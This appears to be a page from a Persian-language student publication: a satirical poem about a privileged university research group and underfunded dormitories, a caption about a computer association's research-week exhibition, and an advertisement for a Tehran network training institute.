بلی، وقتی که دنیا ایده آل است
همه هستی، فدای عشق و حال است
از آنجایی که ما سرمایه داریم
و از بس پول و ملک و مایه داریم

به نام آنکه دادم این قلم را
به دوشم داد این سنگین علم را
نوشتیم با قلم من نکته ای چند
که بعضی‌ها بگیرند از قلم پند
قلم افسار دارد، زین ندارد
و دعوا با کسی از کین ندارد
ولیکن باز در دانشگهی خاص
نشسته دور هم یک عده میداس^۱
تمام طرح هاشان خوب و عالی
بدون عیب و نقص احتمالی
تمام اعتبارات پژوهش
همه تامین، بدون عذر و پوزش
تمام مشکلات خوابگاهی
زمستان و زغال و رو سیاهی.

حضور پررنگ و موثر انجمن علمی
کامپیوتر در نمایشگاه هفته پژوهش
در دانشکده مکانیک

گزارش تصویری





دارنده گواهینامه ایزو ۹۰۰۱
در زمینه طراحی، پیکربندی و
نگهداری شبکه

Knowledge Creates Winners



آموزش هزینه نیست، یک سرمایه گذاری است

هزینه کلیه دوره های سال ۹۱ به قیمت سال ۹۰

۱۵٪ عیدانه ویژه ثبت نام گروهی اقساط ۱۰ ماه

۱۰٪ عیدانه تا ۱۵ اسفند ۹۰ اقساط ۸ ماه

Net+ اسفند ۹۰ و فروردین ۹۱ رایگان



۸ - ۵۷ ۸۷ ۹۲ ۸۸

تهران . خیابان کریمخان . نرسیده به میدان ولیعصر . کوچه ملایی . پلاک ۷ . واحد ۱۷